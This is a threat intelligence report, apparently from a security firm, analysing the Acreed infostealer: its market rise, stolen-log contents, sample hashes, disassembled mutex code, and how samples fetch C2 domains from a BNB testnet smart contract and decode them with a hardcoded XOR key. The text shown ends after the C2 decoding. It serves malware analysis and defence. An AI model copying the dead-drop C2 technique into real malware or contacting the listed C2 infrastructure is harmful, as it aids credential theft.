


Analysis of Acreed, a rising infostealer

Cyber Threat Intelligence

September 2025

@Intrinsec @Intrinsec Blog Website

Table of contents

1. Key findings

In this report are presented:

- The detection of 18 samples of Acreed, an infostealer that is gaining traction among cybercriminals.
- The mechanism of C2 domain retrieval, that uses the BNB Smartchain Testnet and the Steam platform as dead drop resolvers.
- Three C2 domains used by the threat actor, decrypted through XOR keys found inside the samples
- The real IP address of one of the C2 domain. Our analysis show that it belongs to an infrastructure that overlaps with the Vidar ecosystem.
- The analysis of several JS files that communicate with the C2 domains to steal cryptocurrencies.

2. Introduction

During our daily investigations, we see the rise of Acreed logs in Russian-speaking forums. Some of our clients are already victims of this new infostealer that will maybe overtake the number one stealer Lumma in the future. The analysis of a recent incident gave us the opportunity to have a closer look on this new malware breed.

3. Strategic analysis

3.1. History

The Acreed stealer – whose name is maybe a reference to the famous video game “Assassin’s Creed” - made its first appearance on February 14, 2025 on Russian Market, in a log package sold by “Nu####ez”.

Figure 1 – First Acreed log offered on Russian Market

This malware is quite new on the market and, so far, there is no public report about its technical specificities.

3.2. Fall of Lumma and rise of Acreed

Since August 2024, Lumma malware is the main stealer in the market. But the statistics of log offerings shows that threat actors began to move away from Lumma around April 2025, when the surge of Acreed began. Vidar and StealC also benefited from this abandonment, but less.




Figure 2 - Logs uploaded on Russian Market

The graph also shows that the global takedown of Lumma in May 2025 had an impact on all the stealers. At that time, more than 1300 Lumma domains had been seized in a global operation led by Europol and Microsoft[1].

There has been a debate on the potential of Acreed. ReliaQuest[2] analysts assessed that Acreed is *"the next big infostealer"* because it is *"perfectly positioned to rapidly gain traction as cybercriminals seek alternatives"*. On the other hand, all the Acreed logs uploaded on Russian Market came from "Nu####ez". Acreed stealer seems to be a private project, developed or commissioned by Nu####ez. In its current state in the hands of a single threat actor and without public distribution, it is unlikely that Acreed will take the top position in the market, like Lumma did.

[1] https://www.europol.europa.eu/media-press/newsroom/news/europol-and-microsoft-disrupt-world%E2%80%99s-largest-infostealer-lumma
[2] https://reliaquest.com/blog/infostealer-pipeline-stolen-credential-attacks-russian-marketplace/




Figure 3 - Log uploaded on Russian Market by vendor

Nevertheless, Figure 2 shows that Acreed has now become **the third biggest stealer** with currently 17 % of market share. And Lumma is not the undisputed leader anymore. He now shares the top position with Rhadamanthys.




Figure 4 - Stealer popularity in September 2025

3.3. Acreed Logs

We had the opportunity to analyze some Acreed logs seen in the wild. They have a small size compared to other stealer logs, with only few Kbs instead of around 1 to 5 Mbs compared to Lumma logs.

In the logs we had access to, the content was relatively short and only contained a collection of passwords, browser cookies and autofill data from the victim system. There was no other browser-related information such as history, downloads or crypto wallets. However, the file "log_info.json" suggests that the malware is also looking for crypto wallets, credit cards and messengers. It seems to look for wallets that are installed as browser extensions ("ExtensionsWalletCount") and wallets that are installed on the system ("WalletCount").

In OPSEC terms, such a small footprint is a significant increase in discretion as we cannot locate the origin of the infection. With other stealers, the victim browser history and downloads can reveal the website and filename that started the infection. This information is not present inside Acreed logs, which maybe reveals a voluntary measure taken to increase OPSEC.

In the information about the compromised system, we also do not find the path where the malware was executed.

Even though these measures increase OPSEC, raw cookies are still exfiltrated by the malware. As such, by searching for suspicious domains inside the cookies, we can find potential clues for the initial vector of infection. In varied Acreed infection cases, we identified that these websites were potentially at the start of the infection chain:

- **download[.it** -> the victim then visited -> **vmware-workstation.fr[.download[.it**.
- unlocktool[.net

4. Code Analysis

4.1. Sample detection

In May 2025, an infostealer incident occurred on a system of one of our clients. The logs were sold on Russian Market with the description pointing to Acreed. The client

gave us the origin of the infection: a sample of ShadowLoader[3]. According to VirusTotal, this sample dropped two PE32 files:

`5adf74aec76fd9aafd0e4a53e7c701ac757437556074c9412d42bf9a4b807beb`[4]
`c84f48d7f383a98220b8d3aa851b0c6b6516c4fe6c90ba4dbee8be2d7164ce73`[5]

Those two samples are almost identical, as can be seen with an entropy analysis. They just differ a little bit by the size (respectively 1,43 MB and 1,40 MB). Unpacking them on unpac.me also reveals a legitimate Windows DDL, signed by Microsoft: WebView2Loader.dll. Our analysis shows that those samples are indeed infostealers. Although we cannot be completely sure, we think with high confidence that **they are samples of the Acreed family**.




Figure 5 – Entropy of `5adf74aec76fd9aafd0e4a53e7c701ac757437556074c9412d42bf9a4b807beb`

3 https://www.virustotal.com/gui/file/b8dfa80c6a22b7168b3b6738295a472c1f8d96c932062c72a53062b04de909ea/relations

4 https://www.virustotal.com/gui/file/5adf74aec76fd9aafd0e4a53e7c701ac757437556074c9412d42bf9a4b807beb/detection

5 https://www.virustotal.com/gui/file/c84f48d7f383a98220b8d3aa851b0c6b6516c4fe6c90ba4dbee8be2d7164ce73/details




Figure 6 - Entropy of c84f48d7f383a98220b8d3aa851b0c6b6516c4fe6c90ba4dbee8be2d7164ce73

Through a TLSH similarity search, we found 16 other Acreed samples on VirusTotal (see IOC section at the end of this document). We did our main code analysis with the first sample.

4.2. Mutex

A dynamic analysis shows the creation of different mutex:

Mutant	\Sessions\1\BaseNamedObjects\[MUTEX]
Mutant	\Sessions\1\BaseNamedObjects\SM0:2080:168:WilStaging_02
Mutant	\Sessions\1\BaseNamedObjects\SM0:2080:64:WilError_02
Mutant	\Sessions\1\BaseNamedObjects\ZonesLockedCacheCounterMutex
Mutant	\Sessions\1\BaseNamedObjects\ZonesCacheCounterMutex

Figure 7 - Mutex creation (dynamic analysis)

The first one is created right at the beginning of the main execution thread.

```
.text:0043228A                push    esi             ; int
.text:0043228B                push    edi             ; int
.text:0043228C                push    offset Name     ; "[MUTEX]"
.text:00432291                push    0               ; bInitialOwner
.text:00432293                push    0               ; lpMutexAttributes
.text:00432295                call    ds:CreateMutexA
```

Figure 8 - Mutex creation inside code

The second and third one uses a template and the current process ID:

```
.text:00440EBA                push    ebx
.text:00440EBB                push    esi
.text:00440EBC                push    edi
.text:00440EBD                mov     ebx, edx
.text:00440EBF                push    ecx
.text:00440EC0                push    64
.text:00440EC2                mov     dword ptr [ebx], 0
.text:00440EC8                call    ds:GetCurrentProcessId
.text:00440ECE                push    eax             ; ArgList
.text:00440ECF                push    offset mutex_name_template ; "Local\\SM0:%lu:%lu:%hs"
.text:00440ED4                lea     eax, [esp+240h+Name]
.text:00440ED8                push    104h            ; int
.text:00440EDD                push    eax             ; Buffer
.text:00440EDE                call    printf_wrapper
.text:00440EE3                add     esp, 18h
.text:00440EE6                lea     eax, [esp+230h+Name]
.text:00440EEA                push    1F0001h         ; dwDesiredAccess -> MUTEX_ALL_ACCESS
.text:00440EEF                push    0               ; dwFlags
.text:00440EF1                push    eax             ; lpName
.text:00440EF2                push    0               ; lpMutexAttributes
.text:00440EF4                call    ds:CreateMutexExW
```

Figure 9 - Mutex creation inside code

4.3. C2 domain retrieval

4.3.1. Over the BNB blockchain

Most of the detected samples retrieves their C2 domain through an HTTP POST request to a smart contrat[6] located on the BNB Smartchain Testnet, using the following hard coded domain (offset 000f30d4) on port 8545:

```
data-seed-prebsc-1-s1.binance.org
```

The request contains the following hardcoded JSON string (offset 000f3108):

```
{"to":"0xD13Fa758d18aCff16648D35a657DF929341dc6c1","data":"0x24c12bf6"}
```

[6] https://testnet.bscscan.com/address/0xD13Fa758d18aCff16648D35a657DF929341dc6c1




Figure 10 – Dead drop resolver contract on BNB Smartchain Testnet

A quick look at the decompiled contract code shows that the value 0x24c12bf6 executes the function code(), which returns always the same base 64 encoded string.

```
144 function __function_selector__( function_selector) public payable {
145     MEM[64] = 128;
146     require(!msg.value);
147     if (msg.data.length >= 4) {
148         if (0x24c12bf6 == function_selector >> 224) {
149             code();
150         } else if (0x3d7403a3 == function_selector >> 224) {
151             update(string);
152         } else if (0x6d4ce63c == function_selector >> 224) {
153             get();
154         } else if (0x715018a6 == function_selector >> 224) {
155             renounceOwnership();
156         } else if (0x8da5cb5b == function_selector >> 224) {
157             owner();
158         } else if (0xf2fde38b == function_selector >> 224) {
159             transferOwnership(address);
160         }
161     }
162     fallback();
163 }
```

```
55  function code() public payable {
56      v0 = 0x7b9(_code.length);
57      v1 = new bytes[](v0);
58      v2 = v3 = v1.data;
59      v4 = 0x7b9(_code.length);
60      if (v4) {
61          if (31 < v4) {
62              v5 = v6 = _code.data;
63              do {
64                  MEM[v2] = STORAGE[v5];
65                  v5 += 1;
66                  v2 += 32;
67              } while (v3 + v4 > v2);
68          } else {
69              MEM[v3] = _code.length >> 8 << 8;
70          }
71      }
72      v7 = new bytes[](v1.length);
73      MCOPY(v7.data, v1.data, v1.length);
74      v7[v1.length] = 0;
75      return v7;
76  }
```

Figure 11 - Decompiled code of the dead drop resolver contract

This can be verified by a simple curl command.

```
$ curl -X POST https://data-seed-prebsc-1-s1.binance.org:8545/   -H "Content-Type:
application/json"   -d '{
    "jsonrpc":"2.0",
    "method":"eth_call",
    "params":[
      {

        "to": "0xD13Fa758d18aCff16648D35a657DF929341dc6c1",
        "data": "0x24c12bf6"
```

```
      },
      "latest"
    ],
    "id":1
  }'
{"jsonrpc":"2.0","id":1,"result":"0x0000000000000000000000000000000000000000000000000000000000000020000000000000000000000000000000000000000000000000000000000000002a3363306431623063313834663031303131373130353534373131356234373531316230613063303131340000000000000000000000000000000000000000000000000000"}
```

This orange content decodes to:

```
3c0d1b0c184f010117105547115b47511b0a0c0114
```

The malware then xores this hexadecimal data with the following hardcoded string (offset 000f3180):

```
Kduhw8rtgt43t4565fewqioh28@(*#(@268e289ey2860H283dho
```

The result is the command-and-control domain used by the threat actor:

```
windowsupdateorg[.]live
```

Viewing all four transactions made on the Blockchain to this Smart Contract, we noticed that all were using the “update()” method to change the response string associated with the smart contract, and therefore the C2 domain. The first two transactions reveal the strings “steamurl”[7] and “ipproxyordomain”[8], which were most probably placeholders.

[7] https://testnet.bscscan.com/tx/0x0ddda1b28c13a74e8da198448ff546fb28f44dc8cf642cec0d54ee5be42123a4

[8] https://testnet.bscscan.com/tx/0x74b46c2bf6ba6ed57ab36f0fedc8eb098cb9846003aa650673e00ef96a155f7c




Figure 12 - Udpate transactions on dead drop resolver

The second-last transaction updated the contract with the string "3f16001b035c1d19061d5a5d11401b5a5c1000" which can be decoded with the same XOR key:

```
trustdomainnet[.]live
```

